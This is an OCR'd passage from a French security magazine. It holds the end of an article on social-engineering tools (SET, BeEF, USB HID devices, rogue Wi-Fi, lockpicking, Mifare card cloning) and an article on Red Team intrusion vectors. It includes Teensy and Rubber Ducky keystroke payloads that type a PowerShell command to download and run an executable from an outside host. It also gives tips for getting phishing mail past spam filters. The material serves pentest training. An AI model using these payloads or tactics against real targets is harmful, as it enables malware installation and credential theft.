


Fig. 7 : Découverte des mails et posts d'une cible à partir de son nom.

2.3 Outils pour le prétexte

2.3.1 Impressions

Fausses cartes de visite, plaquettes, vêtements et accessoires flanqués d'un logo donnent une crédibilité immédiate aux personnages et aux entreprises que l'on utilise comme prétexte. Avec une imprimante jet d'encre et le papier adéquat, vous pouvez préparer vos propres goodies en moins de 5 minutes.

2.4 Le Web 2.0

De plus en plus de gens s'informent sur une personne donnée en allant chercher des informations disponibles sur les réseaux sociaux ou sur les moteurs de recherche. Il est possible d'utiliser cela à notre avantage, en créant de faux profils qui confirmeront l'historique de notre personnage et limiteront la suspicion générée par notre absence de l'annuaire de l'entreprise. On peut aussi jouer sur les techniques de référencement ou éditer des pages Wikipédia pour mieux leurrer la victime.

2.5 Outils d'exploitation

2.5.1 Social Engineering Toolkit (SET)

L'outil SET embarque un ensemble de fonctionnalités automatisées visant à simplifier les tentatives de Phishing. Il permet de profiter du framework Metasploit tout en comblant l'absence de modules SE dans ce dernier.

L'interface est simple et intuitive. Il est ainsi possible, par exemple, de générer un fichier PDF contenant un




Fig. 8 : Menu de SET permettant de choisir le vecteur à utiliser pour notre attaque.

exploit, de l'attacher à un mail aux couleurs de l'entreprise puis de l'envoyer à une liste d'employés. Il est tout aussi facile de cloner des pages web à la volée, de créer des médias piégés ou des *payload* pour Arduino.

2.5.2 BeEF

Le *Browser Exploitation Framework* permet comme son nom l'indique d'exploiter les navigateurs en y injectant un code malicieux. Lorsqu'il est lancé, BeEF génère un hameçon en JavaScript appelé **`hook.js`**. Nous pouvons le faire exécuter à la victime en l'intégrant dans une XSS présente sur un site légitime. Une fois le navigateur infecté, on pourra extraire des informations ou faire exécuter des commandes au navigateur zombie.

Plusieurs modules existent, l'un d'eux est dédié au SE et regroupe plusieurs commandes permettant de leurrer les victimes et de leur faire divulguer leurs mots de passe en leur faisant croire qu'elles sont en train de se réauthentifier sur leur réseau social ou leur webmail. Il est aussi possible de leur faire télécharger et exécuter un binaire en faisant passer ce dernier pour un plugin légitime ou un fichier de mise à jour.

Figure 9




Fig. 9 : Utilisation de la commande Fake Flash Update pour faire apparaître une notification menant à notre payload malicieuse.


2.5.3 USB HID

Émuler un clavier et une souris en branchant une clé USB permettra de gagner du temps et d'éviter le risque d'être vu penché sur l'ordinateur de la cible. Certaines occasions ne peuvent être exploitées que via ce vecteur, comme lorsque vous vous trouvez à portée de bras d'un port USB derrière un guichet et que la victime est partie vous faire des photocopies en laissant sa session ouverte.

ATTENTION !

Pour éviter que vos messages ne finissent dans les spams, pensez à respecter ces quelques règles :

- **surveiller la réputation de votre domaine,**
- **éviter l'utilisation de liens masqués,**
- **ne pas utiliser de mots clés suspects dans le sujet. Cela inclut les noms de sociétés connues comme Facebook, Linkedin, Western Union, etc.,**
- **vérifier la bonne configuration des enregistrements MX,**
- **rajouter un enregistrement SPF (*Sender Policy framework*) [https://www.ietf.org/rfc/rfc4408.txt] au fichier de zone DNS.**



Il est possible d'utiliser une Teensy [**https://www.pjrc.com/teensy/index.html**] en conjoncture avec avec la librairie USB Keyboard [**https://pjrc.com/teensy/usb_keyboard.html**] afin de construire votre propre outil. On peut aussi profiter de SET ou Kautiliya [**https://code.google.com/p/kautilya/**] pour prémâcher le travail.

Fichier

```
Teensy payload :
     void setup()
    {
      delay(5000);
 //Délai le temps de chargement de drivers
      Knoeyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
      Keyboard.set_key1(KEY_R);
      Keyboard.send_now();
//Envoie de la combinaison touche Windows + R en même temps.
      delay(500);
//Délai d'une demie seconde
      Keyboard.set_modifier(0);
      Keyboard.set_key1(0);
      Keyboard.send_now();
//Relache des touches
      Keyboard.print("powershell (new-object System.Net.WebClient).
DownloadFile('http://4sec.com/dropper_setup.exe','%TEMP%\7.png');
Start-Process "%TEMP%\dropper_setup.exe"");
//Envoie de la commande powershell
      Keyboard.set_key1(KEY_ENTER);
      delay(500);
      Keyboard.send_now();
//Envoie de la touche entrée après un délai de 0,5s suffisant à l'écriture
de la commande
      Keyboard.set_key1(0);
      Keyboard.send_now();
//Relacher
    }

    void loop()
    {
    }
```

Hak5 propose de son côté une solution clé en main, le Rubber Ducky [**https://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe?variant=353378649**] dont la finition permet de passer inaperçu.




Figure 10

Fig. 10 : Teensy à l'état brut.

Fichier

```
Hak5 payload :
DELAY 5000
GUI r
DELAY 1000
STRING powershell (new-object System.Net.WebClient).
DownloadFile('http://4sec.com/dropper_setup.exe','%TEMP%\dropper_
setup.exe'); Start-Process "%TEMP%\dropper_setup.exe"
DELAY 500
ENTER
}
```




Figure 11

Fig. 11 : Portail faisant croire à la cible qu'elle peut avoir accès à Internet en utilisant un de ses comptes Google, Facebook ou Twitter.




Figure 12

Fig. 12 : Usurpation d'un site légitime.

2.5.4 Mana Toolkit

Cette suite offre des scripts permettant de créer un point d'accès Wi-Fi et d'abuser les victimes s'y connectant, pourvu que l'on fournisse une carte Wi-Fi compatible. Il est aussi possible d'activer la duplication des SSID préférés d'une victime pour reproduire l'attaque KARMA **[https://digi.ninja/karma/]**.

Selon le script lancé, nous pourrons au choix :

- Adopter une position en Man-In-The-Middle en NATant et en interceptant le trafic (identifiants, cookie...),
- Servir un ensemble de portails à la victime pour qu'elle divulgue ses comptes et mots de passe,
- Récupérer le hash EAP et essayer de le cracker.

2.5.5 Kali NetHunter

Le téléphone est votre meilleur ami. Il peut servir d'excuse pour ne pas adresser la parole au groupe rentrant de la pause cigarette dans le bâtiment, ce qui permettra de




Figure 13

Fig. 13 : Menu en ligne de commandes permettant de lancer différentes attaques.

prendre des photos, scanner un réseau, simuler des bruits de bureaux lors d'appels. Mieux, en utilisant NetHunter, vous pouvez maintenant lancer Mana ou Metasploit depuis le creux de votre main. Il est aussi possible de transformer le téléphone en implant [*MISC n°80*] ou de forcer un ordinateur auquel il est connecté de le considérer comme passerelle par défaut, grâce à une implémentation de BadUSB.

2.6 Outils physiques

2.6.1 Set de crochetage

Afin de crocheter une serrure simple, nous avons besoin d'un crochet qui servira à faire bouger les goupilles dans la bonne position, comme l'aurait fait la clé, et d'un « entraîneur » pour appliquer une tension suffisante à maintenir les goupilles en place. À chaque goupille en place, le cylindre tourne légèrement. Quand elles le sont toutes, celui-ci tourne complètement.

Certains cylindres ne disposant pas de goupilles anti-crochetage peuvent être ouverts par le procédé du raclage. Comme son nom l'indique, cela consiste en un mouvement de va-et-vient rapide d'un crochet capable d'affecter plusieurs goupilles de manière simultanée.

Pour décoder certaines serrures à molette, comme celles présentes dans la plupart des datacenters, il est possible d'utiliser un crochet à lame fine. Celle-ci se glisse sur le côté d'une molette et bougera d'un centimètre quand nous aurons la bonne position relative. Il faut ensuite répéter l'exercice pour chaque molette. Une fois les quatre bonnes positions trouvées, nous tournerons toutes les molettes les unes après les autres pour faire apparaître le bon code.




Fig. 14 : Carte de visite de Kevin Mitnick incluant un mini kit de crochetage.

2.7 RFID Kit

Afin de cloner des cartes Mifare Classic, il faut pouvoir lire une carte valide, en extraire la configuration, l'importer dans une carte vierge puis réécrire son UID. Pour cela, il nous faut :

- deux outils du projet NFC-Tools **[https://github.com/nfc-tools]** qui implémentent les attaques visant les cartes de type Mifare : Mfcuk pour l'attaque « DarkSide » d'Andre Costin et Mfoc pour l'attaque « nested Mifare classic » de Nethemba.
- le lecteur NFC ACR122U compatible avec **`libnfc`**, il permet de lire et écrire une carte à 5 centimètres.

- carte Mifare : le block0 d'une carte Mifare contient son UID protégé contre l'écriture. Un fabricant chinois [**http://www.xfpga.com/html_products/sp-mf-1k-bd-27.html**] fournit cependant des cartes dont il est possible de changer l'UID en utilisant par exemple la commande **`nfc-mfsetuid`** de **`libnf`**.

2.8 Le système D

L'exploitation par canal auxiliaire est souvent plus gratifiante que l'acharnement contre la robustesse d'une technologie. Dans son livre *No Tech Hacking*, Johnny Long, rapporte une histoire où son collègue a réussi à contourner un portique électronique en utilisant un cintre en métal fin. Après l'avoir déroulé, il y a attaché un vêtement et a passé le tout par le léger espace au centre pour activer le détecteur de mouvement de l'autre côté du portail et ainsi l'ouvrir.

Face à une porte fermée, une pression avec une feuille rigide ou une radio est peut-être plus efficace qu'un clonage de carte.

CONCLUSION

Cet article est une tentative pour présenter certaines techniques permettant de rendre plus efficaces les attaques par ingénierie sociale. Comme rappelé tout au long de ces lignes, une bonne reconnaissance sera la base pour garantir votre succès.

Gardez à l'esprit que l'homme est une «boite» non triviale. Quand vous utilisez des méthodes liées au langage non verbal, à la psychologie ou aux sciences sociales, passez vos résultats au prisme du contexte (immédiat et socio-culturel) de la victime.


Enfin, si vous manquez de terrain de jeu pour pratiquer votre spontanéité et votre empathie, tentez le jeu de rôle ou le théâtre d'improvisation. Vous gagnerez en confiance et affinerez vos compétences. ■

REMERCIEMENTS

Je tiens à remercier Hélène, Elmi, Renaud et @YassirKazar pour leurs relectures et commentaires.

BIBLIOGRAPHIE

- *Influence et manipulation : comprendre et maîtriser les mécanismes et les techniques de persuasion*, Robert Cialdini
- *Psychologie de la manipulation et de la soumission*, Nicolas Guéguen
- *Petit traité de manipulation à l'usage des honnêtes gens*, Robert-Vincent Joule et Jean-Léon Beauvois
- *La soumission librement consentie*, Robert-Vincent Joule et Jean-Léon Beauvois
- *Unmasking the social engineer*, Christopher Hadnagy
- *The Art of Deception*, Kevin Mitnick
- *Whistling over the wire, Arnauld Mascret*



3 ATTAQUES TOUS AZIMUTS

LES VECTEURS D'INTRUSION : VOIR PLUS LOIN

Frédéric Charpentier

Dans un contexte d'entreprise classique, une prestation Red Team se résume le plus souvent à un test d'intrusion externe couplé à une campagne d'envoi de pièces jointes malveillantes et parfois d'une intrusion physique au siège de l'entreprise pour déposer un boîtier d'intrusion sur le réseau interne... essayons de voir plus loin.

Avec les nouvelles organisations d'entreprises « 2.0 », nous pouvons imaginer des attaques qui devront déborder du cadre classique en employant d'autres vecteurs d'intrusion : home-office, sous-traitants et applications SaaS. Ces vecteurs ne sont pas oubliés par les vrais attaquants, le pentester Red Team devra, lui aussi, les considérer. Le Red Team s'intéressera donc plus à l'entreprise dans sa globalité et aux employés, plutôt que simplement aux équipements techniques. Il faut donc voir plus loin que le site web gentiment référencé sur Google ou le VPN SSL bien connu de tous les employés.

1. LES RÉSEAUX SOCIAUX

Les réseaux sociaux deviennent des outils de communication stratégiques pour les sociétés modernes : Facebook, Twitter...Avec les community managers, certaines migrent même une partie de leur service client sur ces supports. Pour un pirate, obtenir le compte Twitter d'une société, c'est la garantie de faire très mal et de nuire fortement à l'image de la marque. Sans mettre en cause la sécurité intrinsèque de ces services, le simple fait d'obtenir le mot de passe est en soi une intrusion critique (voir l'exemple de TV5 Monde). Le pentester Red Team pourra tenter de deviner le mot de passe ou le trouver d'une façon détournée.

2. LE WATERING HOLE

Cette technique est surtout utilisée par les pirates qui veulent s'introduire massivement dans plusieurs entreprises. Cependant, le *watering hole* peut aussi être utilisé de façon ciblée dans un cadre Red Team. La technique du watering hole est la version « cyber » de l'attaque du prédateur qui attend caché que sa proie viennent boire à un point d'eau.

Il s'agit de déposer une backdoor ou un exploit 0-day sur un site web externe et d'attendre que les utilisateurs de l'entreprise victime viennent de leur plein gré. Par exemple, pour attaquer un éditeur de logiciels de jeux vidéo, nous pouvons imaginer diffuser sur Internet une page avec la nouvelle version de leur jeu phare en téléchargement gratuit. Bien sûr, il ne s'agira pas du jeu, mais d'une backdoor. Les ingénieurs de l'éditeur viendront forcément le télécharger pour comprendre et voir d'où vient la fuite. Un post sur la page Facebook de l'éditeur suffira à allumer la mèche.

Cette technique peut générer des victimes collatérales et des problèmes légaux. Cependant, encore une fois, les pirates n'auront pas d'état d'âme, ce vecteur doit être considéré. Le pentester Red Team devra redoubler d'ingéniosité pour trouver un scénario fiable, net et sans bavure.

J'ai pu constater l'exploitation « real world » de cette technique chez un client lors d'une mission forensic : l'entreprise a été victime de fausses factures (dites « arnaque au Président »). Les attaquants avaient déposé les fausses factures sur un site Web (réel lui) d'un partenaire de l'entreprise ciblée.

3. LES HÉBERGEURS CLOUD

Nous le constatons tous les jours, l'hébergement interne ou en datacenter classique n'est plus à la mode. Les entreprises modernes préfèrent « popper » des machines virtuelles dans le Cloud. Au-delà de l'attaque de l'application et du système, le pentester Red Team peut imaginer une attaque à l'encontre de l'interface d'administration de l'hébergeur. Un accès à des interfaces comme *HP Integrated Lights-Out* permet de compromettre les systèmes et les bases de données, de mettre en place un sniffer ou encore d'éteindre les machines. Obtenir le mot de passe de la console d'administration Cloud d'une société serait dramatique pour celle-ci. Avez-vous vérifié la complexité du mot de passe de la console de votre hébergeur Cloud ?

4. LES APPLICATIONS SAAS

Le but d'une attaque Red Team est d'agir tel un pirate et de démontrer les points faibles par électrochocs. Les entreprises externalisent de plus en plus des applications business dans le Cloud : ERP, gestion des tickets, logiciel de soutien aux forces de vente, etc. Ces applications, sous la responsabilité d'un éditeur et d'un hébergeur tiers, contiennent des données métier critiques pour l'entreprise auditée. Pourquoi ne pas inclure des applications dans le périmètre de la prestation Red Team ? Le pentester pourra attaquer frontalement l'application en boîte noire ou pourra s'y créer un compte de démonstration et alors chercher des failles d'étanchéité entre les clients de l'éditeur.

5. L'IMMEUBLE

Ne vous êtes-vous jamais demandé où allaient les prises RJ45 dans les murs des immeubles de bureaux ? Les immeubles sont généralement gérés par des sociétés qui fournissent les ascenseurs, la climatisation, le système anti-incendie, l'électricité et le câblage de bas niveau. Le pentester Red Team pourrait s'attaquer aux baies de brassage de l'immeuble afin d'y déposer un dispositif d'intrusion de type Pwnie Express. Il pourrait aussi démontrer qu'il peut prendre la main sur le système de contrôle des badgeuses.

6. L'ORDINATEUR PERSONNEL

Certaines entreprises permettent désormais aux employés de faire jusqu'à deux jours de télétravail par semaine. Cette flexibilité est bénéfique pour l'employé, pour l'entreprise aussi, mais parfois bien moins pour la sécurité des données. Mis à part le cas où l'entreprise fournit un ordinateur portable verrouillé pour le télétravail, les employés utilisent souvent leur ordinateur personnel pour travailler ou «finir un document à la maison». L'ordinateur familial contient alors des documents confidentiels, le trousseau Windows avec le mot de passe du webmail ou du VPN SSL.

Le pentester Red Team pourrait imaginer de cibler certains employés de l'entreprise cible (via Linkedin ou Viadéo) et de leur envoyer une backdoor sur leurs e-mails personnels.

7. LES SMARTPHONES

Les smartphones des employés deviennent des vecteurs d'intrusion de choix pour les pirates. Ces téléphones contiennent des e-mails, des mots de passe dans les trousseaux et des contacts. Récemment, la vulnérabilité du module *Stagefright* d'Android permettait à un attaquant d'exécuter un code malicieux en envoyant en MMS à un numéro de téléphone. Le risque d'intrusion d'un mobile est donc bien démontré.

De surcroît, une campagne de phishing par SMS ciblée sur les numéros de téléphone peut avoir un impact impressionnant. En effet, le contexte mental de la personne qui reçoit un SMS provenant a priori de son patron est différent du contexte lorsque l'employé lit ses mails. En d'autres termes, l'employé est moins méfiant vis-à-vis d'un SMS et plus enclin à croire ce qu'on lui dit.

8. LE CADEAU EMPOISONNÉ

Ne jamais accepter les cadeaux d'un inconnu ? Pourquoi ne pas envoyer par la Poste une clé USB en cadeau ? Avec une lettre bien tournée nous faisant passer pour un fournisseur de produits ou de services aux professionnels, avec une backdoor préinstallée sur la clé et avec un peu de chance, une victime branchera bien ce cadeau empoisonné.

On peut aussi pousser un peu plus loin, avec des *goodies* USB piégés : le lance-missiles USB trouvera certainement sa place sur le bureau d'un administrateur système, une victime de choix dans notre contexte.

9. L'HÔTEL

Le pentester qui a beaucoup voyagé a forcément constaté que les réseaux Wi-Fi des hôtels business fourmillent d'autres ordinateurs portables. Le plus souvent, le nom de l'ordinateur permet d'identifier la personne ou l'entreprise de son propriétaire.

Imaginons alors une prestation où le pentester attendrait sur le réseau d'un hôtel, disons lors d'un séminaire avec beaucoup d'employés de l'entreprise victime. Il y a fort à parier que ce dernier pourra tenter quelques exploits à l'encontre de ces ordinateurs. Des documents pourraient être volés et une backdoor injectée sur ces systèmes.

Il est également possible de créer un point d'accès Wi-Fi malveillant, avec le nom de l'hôtel en SSID, mais ouvert et gratuit. Il ne restera plus qu'à attendre les victimes qui ne souhaitent pas payer les tarifs exorbitants du Wi-Fi de l'hôtel et de lancer un sniffer. Pour que cela fonctionne, il faudra que ce réseau Wi-Fi route réellement les connexions vers Internet (et donc prévoir une bonne carte 4G).

Les mots de passe ainsi captés seraient très utiles pour lire les messageries, voire se connecter par la suite en VPN au réseau interne de l'entreprise.

10. SCIENCE-FICTION ?

Suite à l'affaire Hacking Team, nous avons découvert qu'une toute nouvelle méthode d'intrusion était dans les cartons : le drone. Il n'est pas impossible de l'envisager dans un contexte d'entreprise.

Le principe est d'utiliser un drone équipé d'un point d'accès Wi-Fi et d'une connexion 3G. Il est ainsi possible, en posant le drone sur le toit d'un immeuble de bureau, de réaliser des attaques cryptographiques Wi-Fi classiques (WEP, *pre-shared keys* faibles, etc.), mais également de mettre en place un point d'accès malveillant. Ce point d'accès diffuserait un réseau Wi-Fi ouvert avec un SSID connu (comme « Orange », « Freebox », voire le même SSID que l'entreprise attaquée). Ainsi, il est probable que quelques ordinateurs portables, avec la carte sans-fil activée en mode automatique, viendront se connecter à notre réseau. Le pentester Red Team aura alors la possibilité d'attaquer l'ordinateur portable. La finalité étant bien sûr d'utiliser ce portable comme un pont vers le réseau interne.

CONCLUSION

D'autres vecteurs peuvent être imaginés. Le point commun de ces vecteurs réside dans le fait qu'ils sont tous à la frontière du périmètre l'entreprise. Il n'est pas possible pour un prestataire de tests d'intrusion de s'attaquer sans mandat des sociétés tierces (hébergeurs cloud, applications SaaS...) ou sans porter atteinte à la vie personnelle des employés.

Nous touchons ici la limite de la prestation dite Red Team : même si celle-ci a pour vocation de se mettre dans la même situation qu'un véritable groupe de pirates, ces deniers ne s'embarrasseront pas des contraintes légales et éthiques. ■